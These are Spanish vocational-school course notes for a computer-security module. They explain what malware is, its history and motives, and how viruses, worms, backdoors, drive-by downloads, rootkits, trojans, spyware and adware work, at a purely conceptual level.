

Ciclo Formativo de Grado Superior de Administración de Sistemas Informáticos en Red



Módulo Profesional: SAD
U.T. 5.- **Software Antimalware**

Departamento de Informática y Comunicación
IES San Juan Bosco (Lorca-Murcia)
Profesor: Juan Antonio López Quesada





Índice de Contenidos



Objetivos de la Unidad de Trabajo:

Comprender qué es el software malicioso (malware) y sus posibles fuentes.

Crear conciencia de análisis de riesgo y toma de precauciones en las operaciones informáticas.


Identificar las nuevas posibilidades y riesgos que poseen Internet y las redes sociales.

Analizar las distintas herramientas de seguridad software antimalware existentes.

Abstract/Resumen:

- ❑ **Malware** (del inglés *malicious software*), también llamado **badware, código maligno, software malicioso o software malintencionado**, es un tipo de software que tiene como objetivo infiltrarse o dañar un sistema sin el consentimiento de su propietario.
- ❑ El término *malware* es muy utilizado por profesionales de la informática para referirse a una variedad de software hostil, intrusivo o molesto.
- ❑ El término virus informático suele aplicarse de forma incorrecta para referirse a todos los tipos de malware, incluidos los virus verdaderos.

El software se considera malware en función de los efectos que, pensados por el creador, provoque en un computador. El término malware incluye virus, gusanos, troyanos, la mayor parte de los rootkits, spyware, adware intrusivo, crimeware y otros softwares maliciosos e indeseables.



1.- Software Malicioso

Introducción:

- Gracias al desarrollo de las comunicaciones y el creciente uso de la informática en la mayoría de los ámbitos de la sociedad, los sistemas de información se han convertido en objetivo de todo tipo de ataques y son sin duda el principal **foco de amenazas**. Por esta razón es fundamental identificar qué recursos y elementos necesitan protección así como conocer los mecanismos o herramientas que podemos emplear para procurar su protección.
- Con el nombre de **software malicioso o malware** agrupamos clásicamente a los virus, gusanos, troyanos y en general todos los tipos de programas que ha sido desarrollados para acceder a ordenadores sin autorización, y producir efectos no deseados. Estos efectos se producen algunas veces sin que nos demos cuenta en el acto.
- **En sus comienzos**, la motivación principal para los creadores de **virus** era la del **reconocimiento público**. Cuanta más relevancia tuviera el virus, más reconocimiento obtendría su creador. Por este motivo, las acciones a realizar por el virus debían ser visibles por el usuario y suficientemente dañinas como para tener relevancia, por ejemplo, eliminar ficheros importantes...

1.- Software Malicioso

Introducción:

- Algunos de los primeros programas infecciosos, incluido el primer gusano de Internet y algunos virus de MS-DOS, fueron elaborados como experimentos, como bromas o simplemente como algo molesto, no para causar graves daños en las computadoras. En algunos casos el programador no se daba cuenta de cuánto daño podía hacer su creación. Algunos jóvenes que estaban aprendiendo sobre los virus los crearon con el único propósito de demostrar que podían hacerlo o simplemente para ver con qué velocidad se propagaban. Incluso en 1999 un virus tan extendido como Melissa parecía haber sido elaborado tan sólo como una travesura.
- El software diseñado para causar daños o pérdida de datos suele estar relacionado con actos de vandalismo. Muchos virus son diseñados para destruir archivos en discos duros o para corromper el sistema de archivos escribiendo datos inválidos. Algunos gusanos son diseñados para "ensuciar" páginas web dejando escrito el alias del autor o del grupo por todos los sitios por donde pasan. Estos gusanos pueden parecer el equivalente informático del grafiti.

1.- Software Malicioso

Introducción:

- Sin embargo, debido al aumento de usuarios de Internet, el software malicioso ha llegado a ser diseñado para sacar beneficio de él, ya sea legal o ilegalmente. Desde 2003, la mayor parte de los virus y gusanos han sido diseñados para tomar control de computadoras para su explotación en el mercado negro.
- Estas computadoras infectadas ("computadoras zombie") son usadas para el envío masivo de spam por e_email, para alojar datos ilegales como pornografía infantil, o para unirse en ataques DDoS (*una ampliación del ataque Dos es el llamado ataque distribuido de denegación de servicio, también llamado ataque DDoS -de las siglas en inglés Distributed Denial of Service- el cual lleva a cabo generando un gran flujo de información desde varios puntos de conexión.*) como forma de extorsión entre otras cosas.


1.- Software Malicioso

Introducción:

- Hay muchos más tipos de malware producido con ánimo de lucro, por ejemplo el spyware (*software que recopila información de un ordenador y después transmite esta información a una entidad externa*), el adware intrusivo (*la clase adware es cualquier programa que automáticamente se ejecuta, muestra o baja publicidad web al equipo después de instalar el programa o mientras se está utilizando la aplicación. 'Ad' en la palabra 'adware' se refiere a 'advertisement' (anuncios) en inglés.*) y los hijacker (*significa "secuestro" en inglés y en el ámbito informático hace referencia a toda técnica ilegal que lleve consigo el adueñarse o robar algo (generalmente información, por parte de un atacante.)*) tratan de mostrar publicidad no deseada o redireccionar visitas hacia publicidad para beneficio del creador. Estos tipos de malware no se propagan como los virus, generalmente son instalados aprovechándose de vulnerabilidades o junto con software legítimo.

1.- Software Malicioso

Introducción:



Malware por categorías

16 de marzo de 2011

2.- Clasificación del Malware

□ Existen multitud de códigos maliciosos que pueden clasificarse en función de diversos criterios, a continuación se propone una posible organización y ejemplos de cada uno de ellos:

Malware infeccioso: virus y gusanos

Malware oculto: Backdoor o Puerta trasera, Drive-by Downloads, Rootkits y Troyanos

- Puertas traseras o Backdoors
- Drive-by Downloads
- Rootkits
- Troyanos

Malware para obtener beneficios:

- Mostrar publicidad: Spyware y Adware
- Robar información personal: Keyloggers y Stealers
- Realizar llamadas telefónicas: Dialers
- Ataques distribuidos: Botnets
- Otros tipos: Roguesoftware y Ransomware

2.- Clasificación del Malware

Malware infeccioso: virus

- ❑ Un virus informático es un malware que tiene por objeto alterar el normal funcionamiento de la computadora, sin el permiso o el conocimiento del usuario. Los virus, habitualmente, reemplazan archivos ejecutables por otros infectados con el código de este.
- ❑ Los virus pueden destruir, de manera intencionada, los datos almacenados en un ordenador, aunque también existen otros más inofensivos, que solo se caracterizan por ser molestos.
- ❑ Los virus informáticos tienen, básicamente, la función de propagarse a través de un software, son muy nocivos y algunos contienen además una carga dañina (payload) con distintos objetivos, desde una simple broma hasta realizar daños importantes en los sistemas, o bloquear las redes informáticas generando tráfico inútil.

2.- Clasificación del Malware

Malware infeccioso: virus

- **El funcionamiento de los virus** coincide en sus líneas esenciales con el de los demás programas ejecutables, toma el control del ordenador y desde allí procede a la ejecución de aquello para lo que ha sido programado.
- Generalmente están diseñados para copiarse la mayor cantidad de veces posible, bien sobre el mismo programa ya infectado o sobre otros todavía no contaminados, siempre de forma que al usuario le sea imposible o muy difícil darse cuenta de la amenaza que está creciendo en su sistema.

El efecto que produce un virus puede comprender acciones tales como un simple mensaje en la pantalla, disminución de la velocidad de proceso del ordenador o pérdida total de la información contenida en su equipo.

2.- Clasificación del Malware

Malware infeccioso: virus

En la actuación de un virus se pueden distinguir tres fases:

- 1. El contagio:** El contagio inicial o los contagios posteriores se realizan cuando el programa contaminado está en la memoria para su ejecución. Las vías por las que puede producirse la infección de su sistema son disquetes, redes de ordenadores y cualquier otro medio de transmisión de información. Los disquetes son por el momento, el medio de contagio más extendido en nuestro país. Estos disquetes contaminantes suelen contener programas de fácil y libre circulación y carecen de toda garantía. Es el caso de los programas de dominio público, las copias ilegales de los programas comerciales, juegos, etc.
- 2. El virus activo:** Cuando se dice que un virus se activa significa que el virus toma el control del sistema, y a la vez que deja funcionar normalmente a los programas que se ejecutan, realiza actividades no deseadas que pueden causar daños a los datos o a los programas.

2.- Clasificación del Malware

Malware infeccioso: virus

- Lo primero que suele hacer el virus es cargarse en la memoria del ordenador y modificar determinadas variables del sistema que le permiten "hacerse un hueco" e impedir que otro programa lo utilice. A esta acción se le llama "quedarse residente". Así el virus queda a la espera de que se den ciertas condiciones, que varían de unos virus a otros, para replicarse o atacar.
- La replicación, que es el mecanismo más característico y para muchos expertos definitorio de la condición de virus, consiste básicamente en la producción por el propio virus de una copia de si mismo, que se situará en un archivo. El contagio de otros programas suele ser la actividad que más veces realiza el virus, ya que cuanto más deprisa y más discretamente se copie, más posibilidades tendrá de dañar a un mayor número de ordenadores antes de llamar la atención.


3. El ataque: Mientras que se van copiando en otros programas, los virus comprueban si determinada condición se ha cumplido para atacar, por ejemplo que sea cinco de enero en el caso del conocido virus Barrotes. Es importante tener en cuenta que los virus son diseñados con la intención de no ser descubiertos por el usuario y generalmente, sin programas antivirus, no es descubierto hasta que la tercera fase del ciclo de funcionamiento del virus se produce el daño con la consiguiente pérdida de información.

2.- Clasificación del Malware

Malware infeccioso: gusanos

El nombre proviene de *The Shockwave Rider*, una novela de ciencia ficción publicada en 1975 por John Brunner. Los investigadores John F. Shoch y John A. Hupp de Xerox PARC eligieron el nombre en un artículo publicado en 1982; *The Worm Programs*, Comm ACM, 25(3):172-180

Nótese que el término inglés *worm* también tiene otra acepción dentro del mundo de la informática: Worm (acrónimo inglés: "write once, read many"), perteneciente a las tecnologías de almacenamiento de datos. No debe ser confundido con el de gusano informático.



2.- Clasificación del Malware

Malware infeccioso: gusano

- Un gusano (también llamados I-Worm por su apocope en inglés, I de Internet, Worm de gusano) es un malware que tiene la propiedad de duplicarse a sí mismo. Los gusanos utilizan las partes automáticas de un sistema operativo que generalmente son invisibles al usuario.
- A diferencia de un virus, un gusano no precisa alterar los archivos de programas, sino que reside en la memoria y se duplica a sí mismo. Los gusanos casi siempre causan problemas en la red (aunque sea simplemente consumiendo ancho de banda), mientras que los virus siempre infectan o corrompen los archivos de la computadora que atacan.
- Es algo usual detectar la presencia de gusanos en un sistema cuando, debido a su incontrolada replicación, los recursos del sistema se consumen hasta el punto de que las tareas ordinarias del mismo son excesivamente lentas o simplemente no pueden ejecutarse.
- Los gusanos se basan en una red de computadoras para enviar copias de sí mismos a otros nodos (es decir, a otras terminales en la red) y son capaces de llevar esto a cabo sin intervención del usuario propagándose, utilizando Internet, basándose en diversos métodos, como SMTP, IRC, P2P entre otros.

2.- Clasificación del Malware

Malware oculto: Backdoor o Puerta trasera

- Un *backdoor* o *puerta trasera* es un método para eludir los procedimientos habituales de autenticación al conectarse a una computadora. Una vez que el sistema ha sido comprometido (por uno de los anteriores métodos o de alguna otra forma), puede instalarse una puerta trasera para permitir un acceso remoto más fácil en el futuro. Las puertas traseras también pueden instalarse previamente al software malicioso para permitir la entrada de los atacantes.

Los crackers suelen usar puertas traseras para asegurar el acceso remoto a una computadora, intentando permanecer ocultos ante una posible inspección. Para instalar puertas traseras los crackers pueden usar troyanos, gusanos u otros métodos.

2.- Clasificación del Malware

Malware oculto: Drive-by Downloads


Las técnicas invasivas que en la actualidad son utilizadas por códigos maliciosos para llegar hasta la computadora de los usuarios, son cada vez más sofisticadas y ya no se limitan al envío de malware a través de spam o clientes de mensajería instantánea.

- Un claro ejemplo de esta situación, lo constituye la metodología de ataque denominada Drive-by-Download que permite infectar masivamente a los usuarios simplemente ingresando a un sitio web determinado. Mediante esta técnica, los creadores y diseminadores de malware propagan sus creaciones aprovechando las vulnerabilidades existentes en diferentes sitios web e injectando código dañino entre su código original.
- Por lo general, el proceso de ataque se lleva a cabo de manera automatizada mediante la utilización de herramientas que buscan en el sitio web alguna vulnerabilidad y, una vez que la encuentran, insertan un script malicioso entre el código HTML del sitio vulnerado.

Para una mejor comprensión, las facetas en las cuales se desarrolla el Drive-by-Download, se representan a través del siguiente gráfico:

2.- Clasificación del Malware

Malware oculto: Drive-by Downloads



2.- Clasificación del Malware

Malware oculto: Drive-by Downloads

Al comenzar el proceso, el usuario malicioso (atacante) inserta en la página web vulnerada un script malicioso y luego el proceso continúa de la siguiente manera:

1. *Un usuario (victima) realiza una consulta (visita la página) al sitio comprometido.*
2. *El sitio web consultado (servidor o aplicación web vulnerable) devuelve la petición (visualización de la página) que contiene embebido en su código al script dañino previamente inyectado.*
3. *Una vez descargado dicho script al sistema de la víctima, éste realiza una nueva petición a otro servidor (Hop Point). Esta petición es la solicitud de diversos scripts con exploits.*
4. *Estos exploits tienen el objetivo de comprobar si en el equipo víctima existe alguna vulnerabilidad que pueda ser explotada. Se intentan explotar diversas vulnerabilidades, una tras otra, hasta que alguna de ellas tenga éxito.*
5. *En caso de encontrarse alguna vulnerabilidad, se ejecutará un script que invoca la descarga de un archivo ejecutable (malware) desde otro servidor (o desde el anterior).*

2.- Clasificación del Malware


Malware oculto: Drive-by Downloads

- Los script maliciosos involucrados en ataques Drive-by-Download utilizados para propagar malware, generalmente contienen uno o varios exploit asociados a una URL cuyo código es, en definitiva, quien comprueba la existencia de vulnerabilidades en el sistema víctima para luego explotarlas.
- Esta metodología es ampliamente utilizada en este tipo de ataques y consiste en la inserción de, por ejemplo, un tag (etiqueta) iframe. La etiqueta iframe posibilita la apertura de un segundo documento web, pero dentro de la página principal invocada por el usuario.
- Para evitar que el usuario visualice la apertura de esa segunda página, la misma generalmente es abierta dentro de un marco de 0x0 pixel ó 1x1 pixels.

La siguiente imagen ilustra de qué manera se ve una etiqueta iframe dañina embebida en el código fuente de una página web vulnerable:

2.- Clasificación del Malware

Malware oculto: Drive-by Downloads



- Cuando el usuario ingresa a determinada página web vulnerada, paralelamente se abre de manera transparente la segunda página web contenida en la etiqueta **iframe** quien, a su vez, invocará la descarga y ejecución de un código malicioso.
- Este tipo de metodologías de infección es cada vez más común de encontrar en sitios de cualquier índole; desde sitios web de empresas con administración deficiente, que no son mantenidos de forma apropiada, o en aquellos blogs, CMS o foros que contienen vulnerabilidades en su código fuente y son hallados por los atacantes.

2.- Clasificación del Malware

Malware oculto: Rootkits

- Rootkit es una o más herramientas diseñadas para mantener en forma encubierta el control de una computadora. Estas pueden ser programas, archivos, procesos, puertos y cualquier componente lógico que permita al atacante mantener el acceso y el control del sistema.
- El rootkit no es un software maligno en sí mismo, sino que permite ocultar las acciones malignas que se desarrollen en el ordenador, tanto a través de un atacante como así también ocultando otros códigos maliciosos que estén trabajando en el sistema, como gusanos o troyanos. Otras amenazas incorporan y se fusionan con técnicas de rootkit para disminuir la probabilidad de ser detectados.
- Los rootkits por lo general, se encargan de ocultar los procesos del sistema que sean malignos. También intentan deshabilitar cualquier tipo de software de seguridad. Las actividades ocultadas no son siempre explícitamente maliciosas. Muchos rootkits ocultan inicios de sesión, información de procesos o registros.

2.- Clasificación del Malware

Malware oculto: Rootkits

- Inicialmente los rootkit aparecieron en el sistema operativo UNIX y eran una colección de una o más herramientas que le permitían al atacante conseguir y mantener el acceso al usuario de la computadora más privilegiado (en los sistemas UNIX, este usuario se llama *root* y de ahí su nombre). En los sistemas basados en Windows, los rootkits se han asociado en general con herramientas usadas para ocultar programas o procesos al usuario. Una vez que se instala, el rootkit utiliza funciones del sistema operativo para ocultarse, de manera tal de no ser detectado y es usado en general para ocultar otros programas dañinos.
- Un rootkit ataca directamente el funcionamiento de base de un sistema operativo. En linux, modificando y trabajando directamente en el kernel del sistema. En Windows, interceptando los APIs (Interfaz de Aplicaciones de Programación) del sistema operativo. Estas, interactúan entre el usuario y el kernel; de esta forma, el rootkit manipula el kernel sin trabajar directamente en él como en el caso del software libre.
- Existen otros tipos de rootkit, que persiguen el mismo fin: ocultar actividades en el sistema. Los BootRootkits atacan el sector de arranque y modifican la secuencia de arranque para cargarse en memoria antes de cargar el sistema operativo original. Otros rootkits atacan, en lugar del sistema operativo, directamente las aplicaciones utilizando parches o inyecciones de código y modificando su comportamiento respecto al habitual.

2.- Clasificación del Malware

Malware oculto: Troyanos

□ El nombre de esta amenaza proviene de la leyenda del caballo de Troya, ya que el objetivo es el de engañar al usuario. Son archivos que simulan ser normales e indefensos, como pueden ser juegos o programas, de forma tal de "tentar" al usuario a ejecutar el archivo. De esta forma, logran instalarse en los sistemas. Una vez ejecutados, parecen realizar tareas inofensivas pero paralelamente realizan otras tareas ocultas en el ordenador.



2.- Clasificación del Malware

Malware oculto: Troyanos

- ❑ Los troyanos pueden ser utilizados para muchos propósitos, entre los que se encuentran, por ejemplo:
 - ✓ *Acceso remoto (o Puertas Traseras): permiten que el atacante pueda conectarse remotamente al equipo infectado.*
 - ✓ *Registro de las teclas pulsadas -keylogger- y robo de contraseñas.*
 - ✓ *Robo de información del sistema.*
- ❑ Los "disfraces" que utiliza un troyano son de lo más variados. En todos los casos intentan aprovechar la ingenuidad del usuario explotando diferentes técnicas de Ingeniería Social.

Uno de los casos más comunes es el envío de archivos por correo electrónico simulando ser una imagen, un archivo de música o algún archivo similar, legitimo e inofensivo. Además del correo electrónico, otras fuentes de ataque pueden ser las mensajerías instantáneas o las descargas directas desde un sitio web.

2.- Clasificación del Malware

Malware para obtener beneficios: Mostrar publicidad: Spyware

- Los spyware o (programas espías) son aplicaciones que recopilan información del usuario, sin el consentimiento de este. El uso más común de este sw es la **obtención de información respecto a los accesos del usuario a Internet y el posterior envío de la información recabada a entes externos.**
- Al igual que el adware, no es una amenaza que dañe al ordenador, sino que afecta el rendimiento de este y, en este caso, atenta contra la privacidad de los usuarios. Sin embargo, en algunos casos se producen pequeñas alteraciones en la configuración del sistema, especialmente en las configuraciones de Internet o en la página de inicio.
- Puede instalarse combinado con otras amenazas (gusanos, troyanos) o automáticamente. Esto ocurre mientras el usuario navega por ciertas páginas web que aprovechan vulnerabilidades del navegador o del sistema operativo, que permiten al spyware instalarse en el sistema sin el consentimiento del usuario.
- No es el objetivo de este tipo de malware, robar archivos del ordenador, sino **obtener información sobre los hábitos de navegación o comportamiento en la web del usuario atacado.** Entre la información recabada se puede encontrar: qué páginas web se visitan, cada cuánto se visitan, cuánto tiempo permanece el usuario en el sitio, qué aplicaciones se ejecutan, qué compras se realizan o qué archivos se descargan.

2.- Clasificación del Malware

Malware para obtener beneficios: Mostrar publicidad: Spyware

- Ciertos spyware poseen características adicionales para conseguir información e intentan interactuar con el usuario simulando ser buscadores o barras de herramientas. Con estas técnicas, los datos obtenidos son más legítimos y confiables que con otros métodos espías utilizados.
- Otro modo de difusión es a través de los programas que, legítimamente incluyen adware en sus versiones gratuitas y ofrecen e informan al usuario de la existencia de esta. Es habitual, aunque no se informe al usuario, que también se incluya algún tipo de spyware en estas aplicaciones para complementar con los anuncios publicitarios aceptados legítimamente por el usuario.

Tanto el spyware como el adware forman parte de una etapa posterior en la historia del malware, respecto a otros tipos de amenazas como virus, gusanos o troyanos. Los primeros ejemplares de esta amenaza se remontan a mediados de los años '90, con la popularización de Internet. Tanto el spyware como el adware, no tienen las capacidades de auto-propagación que poseen los virus.

2.- Clasificación del Malware

Malware para obtener beneficios: Mostrar publicidad: Adware

- Adware (contracción de ADvertisement - anuncio - y softWARE) es un programa malicioso, que se instala en la computadora sin que el usuario lo note, cuya función es descargar y/o mostrar anuncios publicitarios en la pantalla de la víctima.
- Cuando un adware infecta un sistema, el usuario comienza a ver anuncios publicitarios de forma inesperada en pantalla. Por lo general, estos se ven como ventanas emergentes del navegador del sistema operativo (pop-ups). Los anuncios pueden aparecer incluso, si el usuario no está navegando por Internet.
- El adware no produce una modificación explícita que dañe el sistema operativo, sino que sus consecuencias afectan al usuario. En primer término, porque es una molestia para la víctima que el sistema abra automáticamente ventanas sin ningún tipo de orden explícita. Por otro lado, el adware disminuye el rendimiento del equipo e Internet, ya que utiliza, y por ende consume, procesador, memoria y ancho de banda.

2.- Clasificación del Malware

Malware para obtener beneficios: Mostrar publicidad: Adware

- Frecuentemente, las mismas publicidades ejecutadas por el malware, ofrecen al usuario la posibilidad de pagar una suma de dinero a cambio de no visualizar más los anuncios en su pantalla. Muchas empresas utilizan el adware como forma de comercializar sus productos, incluyendo la publicidad no deseada en sus versiones gratuitas y ofreciendo las versiones pagas sin el adware.

Por lo general, el adware utiliza información recopilada por algún spyware para decidir qué publicidades mostrar al usuario. Estas dos amenazas frecuentemente se las observa trabajando en forma conjunta.



